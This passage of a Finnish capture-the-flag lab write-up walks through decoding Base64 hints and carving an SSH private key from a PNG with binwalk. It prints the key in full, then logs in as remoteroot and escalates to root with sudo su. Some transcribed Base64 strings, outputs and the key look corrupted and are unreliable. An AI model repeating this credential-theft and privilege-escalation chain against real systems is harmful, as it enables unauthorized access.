R29vZCBqb2IgZmluZGluZyB0aGlzISBUaGlzIHBPY3R1cmUgd2lscCB0ZmxwIHlvdSBsYXRlcjBvbiwgZ2h1bB5b:
Z1bGx5IGZpbmQgZmlsZShzKS83aGVyZSBpcyBoYXNoZWQgcGFzc3dvcmRzLiB0aGF0Z3Mgd2hhdCB5b3UgbmV:
aw5kLiB0aGVyZSB5b3Uga25vdyB3aGVyZSB0byBsb29rLCBpZiBub3QsIGZlYXIgbm90ISB0YXNlZSB0b3JlIH:
RpciNlZSB3aXR0IHdpcnVzaGFyaz8
```

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

length: 321  
lines: 3

R29vZCBqb2IgZmluZGluZyB0aGlzISBUaGlzIHBPY3R1cmUgd2lscCB0ZmxwIHlvdSBsYXRlcjBvbiwgZ2h1bB5b:  
Z1bGx5IGZpbmQgZmlsZShzKS83aGVyZSBpcyBoYXNoZWQgcGFzc3dvcmRzLiB0aGF0Z3Mgd2hhdCB5b3UgbmV:  
aw5kLiB0aGVyZSB5b3Uga25vdyB3aGVyZSB0byBsb29rLCBpZiBub3QsIGZlYXIgbm90ISB0YXNlZSB0b3JlIH:  
RpciNlZSB3aXR0IHdpcnVzaGFyaz8

Output

time: 2ms  
length: 239  
lines: 1

Good job finding this! This picture will help you later on, when you hopefully find file( is hashed passwords. So that's what you need to find. Maybe you know where to look, if not! Maybe more tips can see with wireshark?

Näistä vihjeistä ei valitettavasti ollut enää apua.

Seuraavaksi palasin siihen index.php sivulle ja luin sen uudestaan "remember this **FILE**" Ja siitä tajusin, että siihenkin on varmaan piilotettu jotain ja niinhän siihen oli.

```
jarmo@GuessWho:/$ locate index.php
/var/www/html/index.php
jarmo@GuessWho:/$ cd /var/www/html/
jarmo@GuessWho:/var/www/html$ cat index.php
<?php
//dWJ1bnR1LWxvZ28ucG5nIG1heSB0YXZlIGtleSBmb3Igc m9vdA=
echo 'Remember this file, you want to check it later';
?>
```

Input

length: 50  
lines: 1

+  
C

```
dWJ1bnR1LWxvZ28ucG5nIG1heSB0eXBvZ28ucG5nIG1heSBmb3Igc
```

Output


time: 28ms  
length: 19815  
lines: 708

Save  
Copy

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9-_',true,false)</code>	ubuntu-logo.png may have key for root	Possible language: English

Eikun ubuntu logon kimppuun. Niin kuin aiemmin sanoin ohjelmia löytyy ja tästä näkyy, että siellä todella on jotain piilossa.

saman olisi pystynyt tekemään komennolla `strings <kuvan nimi>` ja näkemään saman



Steghide ei valitettavasti ainakaan pystynyt tätä samantien purkamaan, mutta minulla oli myös sellainen ohjelma kuin binwalk jota käytin. Luin aluksi komennolla binwalk <kuvan nimi> mitä ohjelma löytää ja se löysi ssh\_keyn seuraavaksi se piti saada sieltä pois joten käytin komentoa binwalk -e <kuvan\_nimi> ja sain sen pois.

```
(kali@kali-vle)-[~]
$ binwalk ubuntu-logo.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0             0x0          PNG image, 119 x 99, 8-bit/color RGBA, non-interlaced
3338          0xD0A        Zip archive data, at least v2.0 to extract, compressed size: 1294, uncompressed size: 1679, name: ssh_key
4774          0x12A6       End of Zip archive, footer length: 22

(kali@kali-vle)-[~]
$ binwalk -e ubuntu-logo.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0             0x0          PNG image, 119 x 99, 8-bit/color RGBA, non-interlaced
3338          0xD0A        Zip archive data, at least v2.0 to extract, compressed size: 1294, uncompressed size: 1679, name: ssh_key
4774          0x12A6       End of Zip archive, footer length: 22

(kali@kali-vle)-[~]
$ ls
Desktop  Downloads  john  Music  payload2  Public  rockyou.txt  target_pass.txt  ubuntu-logo.png  ubuntu.txt  Viikko2  viikko_4
Documents  foundpassword.txt  kit  payload  Pictures  remoteroot_ssh_key.txt  salasana.txt  Templates  _ubuntu-logo.png.extracted  Videos  Viikko3

(kali@kali-vle)-[~]
$ cd _ubuntu-logo.png.extracted

(kali@kali-vle)-[~/_ubuntu-logo.png.extracted]
$ ls
D0A.zip  ssh_key

(kali@kali-vle)-[~/_ubuntu-logo.png.extracted]
$ nano ssh_key

(kali@kali-vle)-[~/_ubuntu-logo.png.extracted]
$
```

```
GNU nano 6.4
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAvFK19abm8gm03tB8eu1077A4LehXGALzkyrLXB9/HMIg7Q5x
xIs7nyxzhM6VNeHLAum78kjp3rn0FzxA2hICohug81mWIDVvI6f9j2GUrdUn9n16
LEPNB9dreImkc68k07riCY0mo7mk+4uxz52E07Rv6LqN4XYm+WiIotNuTsVx0LqY
Onv+JmlyEdwjDENGrqdEgWKPrnMbYD1ZtYnVM1U3dR9D89sdVmXLew4uYoYQpeTF
zt6m7n2fYeR0H0i6wJ66CdLPgs0d93E7PfGdFUKav3QXGje0mkdxV/de7rNX2zNl
Xz5UtU0z0mNbc7f7t24AeejozgzBLRzdbES3wIDAQABAoIBAQCAsLpjfd24Wwn+
sXlqn9WlmcqHIuEbl8qIjwn/GdY1lbkI0+K2KwSSLZh/Fw07Zttu0ktG0NklhmZP
mTFT760T3z0sbGf0YXKUK67w92G8kJaVL/Y8XhX7eI5kIsvg6zGTEojnEXgZJIFN
kHotGNR/amA7uMvlgLCMpZJK1M9xts1gIG/mrPfbFxDFjHJbBZ9cWA0oHtK3t40
J3LTmHPZvj22yRB6VFhsuUH5NHTAJ6E1e0TMDqFloVqSuoWWscvgZvegZAr/D1e
U2i4r8LMmkjvqtQh4Pc9BCWmg704GX6xno4JSIWx8ta9MJ1SsqAZN9bXftx0mLKeg
PHI18PEBAoGBAOzx8kUwVktMawn8eKw4j8zBd67WylsBionkswgfixXSaTrSe0e1
etmQ46iuAYLPnRwhJaNe2cq97QLZgEQrAYSdY80sjyQ1uvyLpm2bXGN0gkv0qUj8
E9W3Sg/1AdE/tic5rRhJQhW9Erpa1ozYBGSALH4+I5mcr5kK9LSbffbHAoGBAM05
OVnNi60N7BXUqjsyDB5kQsGaR4S4yUkDek8lwnjWV039vFBBFLAPDGA6poQQFvYv
ZfffgGoM7wxonGn3LcENk076F9DwfBTxhV0om35YAixNr8dcv/NdM9hysCFJt5ER
aujw8VMUPFIYxVxxcLXuScqg2MC1djKBdmeBxgspAoGAWq3JczmV7tSjDkJSCE7p
MyPe/GN1M9jmJRMlpSrzoEmpn1QChUY+9SIW9CkAWTLEpPY7KnrHb0LzJBilzQC
M7dsK8GJUmlBs07aY3kkJjGIq7neGgISz0HGg5A8My6ME7RYL8AjIM8fJcxDtvI
6pFm9bVgOHSPEzmHJutvDJcCgYEAmDo7TV7Hne120ta2E0TTcnPCh00Q62U6gbtf
rXf+rZmG1CZj2k/8LYBsgLFIItStOLP0IfJnQBB5kT5sFcyDTwqDygiHnKqhIEiz5
VRn7BWP469u/6KznAXmALK0d8wLzT1NRL0sSZyLaf7c6JpFMU2t3NyPKxF+WNm6L
ysmbgskCgYBRdTZafKdhv0+1xDEgr6xPD5oKvxfBpCBJwugA6cFVhzDyo/LNdQBv
MHjnBVQsD5zFz7ycBtqAiilXgH/AFTSia4AUTLWUEKhcoUP85fjEz+10ExbyYaL
SLHWIbuyJWLgI7evgKNEGNHjpTf/rsDALskrHFNmc60o+1XyATv8vA=
-----END RSA PRIVATE KEY-----
```



Nyt tuntuu, että ollaan lähellä, kokeilin seuraavaksi tehdä ssh yhteyden remoterootilla komennolla:ssh -i ssh\_key remoteroot@<ip> (eikä salasanaa) ja sisällä

```
(kali㉿kali-vle)-[~/_ubuntu-logo.png.extracted]
$ ssh -i ssh_key remoteroot@192.168.1.101

Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

201 packages can be updated.
122 updates are security updates.

Last login: Tue Jun 13 08:55:43 2017 from 192.168.56.3
remoteroot@GuessWho:~$
```

kokeilin mennä rootti kansioon mutta eipä päässyt...

```
remoteroot@GuessWho:/$ cd root
-bash: cd: root: Permission denied
```

Kokeilin piruuttani komennon sudo su ja pääsin rootiksi

```
remoteroot@GuessWho:/$ sudo su
root@GuessWho:/#
root@GuessWho:/# who ami
root@GuessWho:/# whoami
root
```

```
root@GuessWho:~# cat LastTIP.txt
Congratz!!!! You solved this! Well done!
With this flag you can prove you did get here: dHVudG1q9vZkZWxp
```